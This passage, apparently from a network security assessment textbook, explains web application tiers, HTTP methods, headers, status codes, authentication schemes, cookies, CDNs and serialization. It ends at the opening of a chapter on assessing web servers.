Large web applications (e.g., Facebook, eBay, and banking sites) are complex; utilizing content delivery networks (CDNs) and supporting native mobile applications, as shown in Figure 12-2. Components run across multiple tiers, using various protocols and data formats.



Figure 12-2. A complex web application

Web Application Tiers

Most applications use components across presentation, application, and data tiers. Figure 12-3 shows tiers and associated browser, server, application framework, and data storage technologies, along with the protocols used to facilitate data exchange.



Figure 12-3. Web application technologies and protocols

Vulnerabilities exist within many of these technologies, and it is important to ensure that minor defects can't be combined to exploit a system. From a design perspective, the control of data flow between tiers is critical.

The Presentation Tier

Mobile clients and web browsers support rich functionality using JavaScript and client-side technologies that interact with server APIs and endpoints.

Processing increasingly occurs on the client system, and HTTP is used to transmit data via standardized formats (e.g., HTML, XML, and JSON).

Here are two protocols used within the presentation tier:

- TLS, which is used to provide transport layer security via HTTPS
- HTTP, including features that support streaming and state tracking

Figure 12-4 demonstrates a native Apple iOS application using TLS to securely interact with a web server and backend application logic. In this example, JSON data is transferred between peers over HTTP.



Figure 12-4. Protocols and data formats used by an iOS application

TLS

Described in **Chapter 11**, TLS provides the following benefits:

- Authentication through asymmetric cryptography and use of certificates
- Confidentiality through symmetric cryptography
- Integrity through HMAC or use of an authenticated cipher

Security is dependent on client and server configuration (i.e., underlying mathematics is sound, but implementation might be flawed). This was the case when a Apple OS X and iOS defect was identified that permitted MITM attacks to be undertaken.²

HTTP

Servers send data to clients including web browsers, mobile applications, and third parties via HTTP. The protocol is increasingly presented through a secure connection (HTTPS) to mitigate network sniffing risks.

An example HTTP request from a web browser is formatted as follows:

```
GET / HTTP/1.1
Host: example.org
Proxy-Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_3)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
```

The client first provides an HTTP method, target resource, and protocol version. Subsequent lines include HTTP headers and client-supplied data. Methods use differing header and data formats—for example, a GET request is presented in a different format to a POST. Upon receiving a request, the server returns a status code, along with HTTP headers and data to be parsed by the client, for example:

```
HTTP/1.1 200 OK
Cache-Control: max-age=604800
Content-Type: text/html
Date: Mon, 01 Feb 2016 02:40:08 GMT
Etag: "359670651+gzip"
Expires: Mon, 08 Feb 2016 02:40:08 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (rhv/818F)
Vary: Accept-Encoding
X-Cache: HIT
x-ec-custom-error: 1
Content-Length: 1270
```

HTTP extensions and features form the building blocks of a web application. In the subsequent sections, I describe the following client and server HTTP features:

- Client request methods
 - HTTP methods
 - WebDAV extensions
 - Proprietary Microsoft extensions
 - Common request method headers
- Server status codes
- Additional server features
 - Support for persistent connections and caching
 - HTTP authentication mechanisms
 - Setting cookies

Client request methods

Most web servers support HTTP 1.1.³ **Table 12-1** lists the client request methods that might be presented upon connecting to a server. Responsiveness and mileage varies depending on the server configuration.

Table 12-1. Common HTTP request methods

Method	Notes
GET	Used to retrieve server-side content
POST	Used to send data to the server within the message body
HEAD	Used to check server-side content without retrieving it
OPTIONS	Enumerates the supported HTTP methods for a specific URL
PUT	Allows file upload if permissions permit the operation
DELETE	Performs server-side file deletion, permissions permitting
TRACE	Echoes the contents of a request for debugging purposes
CONNECT	Provides proxy capabilities to arbitrary hosts and ports

WebDAV HTTP extensions

WebDAV extensions are used by applications that support publishing and retrieval of data (e.g., Microsoft SharePoint and Microsoft Outlook Anywhere), as described online⁴ and listed in **Table 12-2**. Other platforms can be configured to support WebDAV, including the Apache HTTP Server.

Table 12-2. Common WebDAV request methods

Method	Notes
SEARCH	Used to search DAV resources
PROPFIND	Used to retrieve properties for a given server-side resource
PROPPATCH	Allows a client to modify the properties of a resource
MKCOL	Used to create directory structures (known as <i>collections</i>)
COPY	Used to copy a resource
MOVE	Used to move a resource
LOCK	Places a lock on a resource
UNLOCK	Removes a lock on a resource

NOTE

In addition to common WebDAV methods listed in [Table 12-2](#), others exist around version control (e.g., CHECKIN and CHECKOUT) as used by systems including Apache Subversion and detailed in RFC 3253.

Microsoft HTTP extensions

Microsoft products use proprietary HTTP methods to support functions including Windows Update, as listed in [Table 12-3](#). Microsoft Exchange Server also supports RPC over HTTP, which lets Outlook clients access content via exposed web interfaces.

Table 12-3. Proprietary Microsoft HTTP extensions

Method	Notes
BITS_POST	Background Intelligent Transfer Service (BITS) upload ^a
CCM_POST	System Center Configuration Manager (SCCM) registration
RPC_CONNECT	RPC over HTTP connection proxy
RPC_IN_DATA	RPC over HTTP data transmission
RPC_OUT_DATA	RPC over HTTP data request

^a See “[BITS Upload Protocol](#)” on the Microsoft Developer Network.

Common request method headers

HTTP clients use request header fields to provide credentials and describe the material being transmitted. [Table 12-4](#) lists common fields. IANA maintains an exhaustive list of headers⁵ used by web and mail protocols.

Table 12-4. Common HTTP client request header fields

Header	Notes
<i>Authorization</i>	Client authorization string, used to access protected content
<i>Connection</i>	Used to maintain or close an HTTP session
<i>Content-Encoding</i>	Indicates content encoding applied to HTTP message body
<i>Content-Language</i>	Indicates content language applied to the HTTP message body
<i>Content-Length</i>	Indicates the size of the HTTP message body
<i>Content-MD5</i>	MD5 digest of the HTTP message body
<i>Content-Range</i>	Indicates the byte range of the HTTP message body
<i>Content-Type</i>	Indicates the content type of the HTTP message body
<i>Cookie</i>	Sends a cookie value (e.g., session token) with the request
<i>Host</i>	Details the virtual host that the HTTP request is destined for
<i>Proxy-Authorization</i>	Client authorization string, used to access protected content
<i>Range</i>	Desired byte range indicator
<i>Referer</i>	Lets the client define the last referring address (URI)
<i>Trailer</i>	Indicates HTTP headers are present in the trailer of a chunked HTTP message
<i>Transfer-Encoding</i>	Indicates transformation applied to the HTTP message body
<i>Upgrade</i>	Specifies HTTP protocols that the client supports so that the server may use a different protocol
<i>User-Agent</i>	Indicates the client software in use
<i>Warning</i>	Used to carry status or transformation information

Server status codes

When presented with an HTTP request, a server should respond with a status code and message body containing data to be interpreted by the client.

Table 12-5 lists common web server status codes.

Table 12-5. Common HTTP server status codes

Code	Notes
100 Continue	The server has received the request headers and the client should proceed to send the request body, usually in response to an HTTP PUT or POST request
200 OK	The standard response for successful HTTP requests
201 Created	The request has been fulfilled and a new resource created
301 Moved Permanently	This and all future requests should direct to the given URI
302 Found	A temporary redirect to a given URI
304 Not Modified	Indicates the resource hasn't been modified since the version specified by the client in the request headers (using <i>If-Modified-Since</i> or <i>If-Match</i>)
400 Bad Request	The request cannot be fulfilled due to bad syntax
401 Unauthorized	Authentication is required or has failed
403 Forbidden	The request is valid, but the server is refusing to honor it
404 Not Found	Common error when a page or resource does not exist
405 Method Not Allowed	The HTTP method used is not permitted for this resource
500 Internal Server Error	A generic error message
501 Not Implemented	The server does not recognize the request method
502 Bad Gateway	The server is acting as a proxy and received an invalid response from the upstream server
503 Service Unavailable	The server is currently unavailable due to high load or maintenance
504 Gateway Timeout	The server is acting as a proxy and did not receive a timely response from the upstream server

Support for persistent connections and caching

Applications that stream content use persistent HTTP connections and particular data encoding. Most web servers and browsers support the

following HTTP 1.1 features:

- Keep-alive
- Chunked encoding
- Caching

Keep-alive functionality lets clients issue multiple requests within a single session. The *Content-Length* header defines how much data is sent with each request.

Chunked encoding supports streaming and other use cases in which material is dynamically presented (either to or from a client). This is achieved through the *Transfer-Encoding: chunked* header in conjunction with a keep-alive session.

Browsers and proxies cache content based on directives set by the *Cache-Control* header.⁶ Material is marked by using flags, including *public*, *private*, *no-cache*, and *no-store*. The *max-age* qualifier is used to define the amount of time that an old copy of the data should be kept.

HTTP authentication mechanisms

Tracking state is critical to many applications (e.g., knowing the difference between an unauthenticated user and one that is logged-in, or a customer who has paid for goods and one who hasn't), but HTTP is a stateless protocol. As such, applications track state through the following:

- Setting cookies
- Placing tokens within HTML that are presented when actions are performed
- Processing the HTTP referrer header (showing the last page the user visited)

In **Chapter 7**, I described Kerberos authentication, whereby a ticket is provided to a user upon successful authentication. This ticket has a given validity period and is subsequently presented with each request. Web

applications behave in a similar fashion—authenticated users are provided with a session token (set as a cookie), which is presented with each HTTP request.

Web servers including Microsoft IIS often support HTTP authentication regardless of the application running atop them. An adversary can use the *Authorization* request header to upload malicious content via supported methods (e.g., WebDAV or HTTP PUT functionality). **Figure 12-5** summarizes the scenario.



Figure 12-5. Server versus application authentication

Authentication mechanisms supported by most web servers are *Basic* and *Digest*.⁷ The Basic mechanism is weak: user credentials are base64-encoded and sent in plaintext, which are easily compromised via network sniffing. The Digest mechanism was proposed to overcome this, utilizing MD5 and a shared secret to avoid sending plaintext credentials; however, it is susceptible to a replay attack.

Microsoft web servers support additional authentication types:

- NTLM⁸
- Negotiate (*Simple and Protected Negotiate* [SPNEGO])⁹

The NTLM mechanism uses a base64-encoded challenge-response to authenticate users. Negotiate can proxy either NTLM or Kerberos credentials between the client and *Security Support Provider* (SSP).

Setting cookies

Used to track users and store materials on the client side, cookies can be by infrastructure hardware (such as load balancers), web application frameworks (e.g., Microsoft ASP.NET), and web applications. Cookies are sent to the client through the *Set-Cookie* server header, as shown in [Example 12-1](#).

Example 12-1. Setting cookies via HTTP

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=8C65C3AB20B8BBD157866668B67983B1; Path=""; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 7
Date: Sun, 31 Jan 2016 15:38:47 GMT
```

Cookies consist of name-value pairs and attributes. Each attribute defines how the browser should handle the cookie, as listed in [Table 12-6](#). Cookies lacking security attributes can be obtained via XSS or sniffing plaintext HTTP traffic, for example.

Table 12-6. HTTP cookie attributes

Name	Purpose
<i>Domain</i>	Defines the domain scope of the cookie
<i>Path</i>	Defines the URL path scope within the domain
<i>Expires</i>	Instructs the browser to delete the cookie at a given time
<i>Max-Age</i>	Instructs the browser to delete the cookie at a given time
<i>Secure</i>	This flag instructs the browser to only transmit the cookie over an HTTPS connection
<i>HttpOnly</i>	This flag instructs the browser to transmit the cookie over HTTP(S) and not other means (e.g., JavaScript)

The client subsequently presents name-value pairs with each request using the *Cookie* header, as shown in [Example 12-2](#).

Example 12-2. Cookie presentation via HTTP

```
GET / HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.2) Gecko/20100101
Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: JSESSIONID=8C65C3AB20B8BBD157866668B67983B1
```

CDNs

CDNs are used to reduce latency within web applications by serving static assets (e.g., images, downloadable files, and streamed content) from systems that are “closer” to the client.

Operators maintain *points of presence* (POPs) around the globe. When a user makes a request to a CDN hostname, DNS and BGP are used to route the request to a server IP, based on location, availability, cost, and other metrics.

Problems arise, however, when CDNs are used to serve sensitive or private content, such as photographs of Facebook and Instagram users. If an attacker knows a valid URL to an image, he can present it without authentication to

the CDN and obtain the material. An unpredictable identifier like the one that follows is the only thing protecting content from prying eyes:

https://scontent.xx.fbcdn.net/hphotos-xfl1/t31.0-8/12605432_10153295691921611_6636405252616106021_o.jpg

If the identifier used is predictable, attackers can obtain content inexpensively. A sufficiently random value should be used to protect sensitive data presented without authentication through a CDN.

Load Balancers

Load balancing systems are used to distribute inbound sessions across many application servers in physical, virtual, and cloud environments, as previously demonstrated by [Figure 12-2](#).

Product vendors, including F5 Networks, produce bare-metal and virtual systems, and cloud providers including Amazon, Microsoft, and Google, provide load balancing within their Infrastructure as a Service (IaaS) platforms. As demonstrated, TLS is usually terminated at the load balancer, and plaintext HTTP used internally within an environment.

Presentation-Tier Data Formats

The HTTP *Content-Type* header is used to describe the format of data being transferred. In particular, a type, subtype, and optional parameters (e.g., language or character set) are defined. Common media types include markup and object notation languages (HTML, XML, and JSON), image formats (JPEG, GIF, and PNG), and JavaScript. IANA maintains a list of registered media types, which include the following:¹⁰

```
application/javascript
application/json
application/xml
image/gif
image/jpeg
image/png
text/html
```

The *Content-Encoding* header is often used to describe compression of data. Clients use encoding and media type headers to process data (e.g., executing JavaScript, or decompressing and rendering a web page and its images). Type confusion flaws can be exploited to perform persistent XSS, as demonstrated by Jack Whitton against Facebook, by which malicious JavaScript was placed into a PNG image and retrieved as HTML.¹¹

The Application Tier

Application servers support the execution of code written in languages including Microsoft ASP.NET, Java, Python, and Ruby. Connectors and adaptors are used to broker communication between clients and applications (e.g., the *mod_jk* connector used within Apache HTTP Server, as demonstrated by [Figure 12-6](#)).

Protocols used by Java application server components include JMX, RMI, and AJP. Microsoft applications tend to use RPC, HTTP, and COM mechanisms for communication. External dependencies might also include LDAP to support external authentication providers (e.g., Microsoft Active Directory).



Figure 12-6. The Apache mod_jk connector in-use

Application-Tier Data Formats

Media types used within the application tier are similar to those used in the presentation tier, including JSON and XML. SAML and other formats support single sign-on and other features.

Application components often serialize material before transmission. Serialization (known as *marshalling*) is the process of translating data structures or object state into a format that can be stored and later reconstructed in the same or another environment (known as *unmarshalling*). **Figure 12-7** demonstrates the process.

Web application frameworks including Rails¹² and Django¹³ have known serialization weaknesses, by which malicious content sent to the application server can lead to exploitation upon unmarshalling and processing (resulting

in code execution, information leak, and other issues). Gabriel Lawrence and Chris Frohoff's AppSecCali presentation details practical exploitation of these flaws.¹⁴



Figure 12-7. Marshalling and unmarshalling an object

The Data Tier

Data stores used within web applications include databases, key-value stores, and distributed file systems. Connectors are used to interface with data tier components in the same way as they are between presentation and application tiers, including the following:

- ODBC and JDBC drivers for MySQL, PostgreSQL, Microsoft SQL Server, etc.
- Proprietary protocols used by MongoDB, Memcached, Redis, and so on.
- REST APIs over HTTP (as used by Amazon S3, WebHDFS, and others)

Services might also run over UDP to reduce overhead and improve throughput (e.g., Memcached and NFS). Authentication mechanisms vary (e.g., Redis does not offer authentication by default and Apache Hadoop uses Kerberos), and data formats can range from human-readable documents to machine-readable XML, JSON, and binary material.

¹ Dara Kerr, “[MongoHQ Scrambles to Address Major Database Hack](#)”, CNET, October 29, 2013.

² Adam Langley, “[Apple’s SSL/TLS Bug](#)”, Imperial Violet Blog, February 22, 2014.

³ See [RFC 7231](#).

⁴ See [RFCs 2518, 4918, and 5323](#).

⁵ See “[Message Headers](#)” at [IANA.org](#).

⁶ See [RFC 2616](#).

⁷ See [RFC 2617](#).

⁸ Ronald Tschalär, “[NTLM Authentication Scheme for HTTP](#)”, Innovation Blog, June 17, 2003.

⁹ See [RFC 4559](#).

¹⁰ See “[Media Types](#)” at [IANA.org](#).

¹¹ Jack Whitton, “[An XSS on Facebook via PNGs & Wonky Content Types](#)”, Whitton.io Blog, January 27, 2016.

¹² HD Moore, “[Serialization Mischief in Ruby Land \(CVE-2013-0156\)](#)”, Rapid7 Blog, January 9, 2013.

¹³ See [CVE-2013-1665](#).

¹⁴ Christopher Frohoff, “[Marshalling Pickles](#)”, SlideShare.net, January 28, 2015.

Chapter 13. Assessing Web Servers

Web servers demand a high degree of assurance because they are often exposed to untrusted networks. I discuss tactics and tools used to test these servers and their enabled subsystems in this chapter. Assessment of application frameworks (e.g., Microsoft ASP.NET and Rails) is covered in [Chapter 14](#).

Assessment and hardening of web servers, frameworks, and applications fill entire books. Here I present a concise methodology for fingerprinting, investigating, and qualifying vulnerabilities within available HTTP services, involving the following steps:

1. Identification of proxy mechanisms
2. Enumeration of virtual hosts and accessible websites
3. For each site identified:
 - a. Profiling the server software and available subsystems
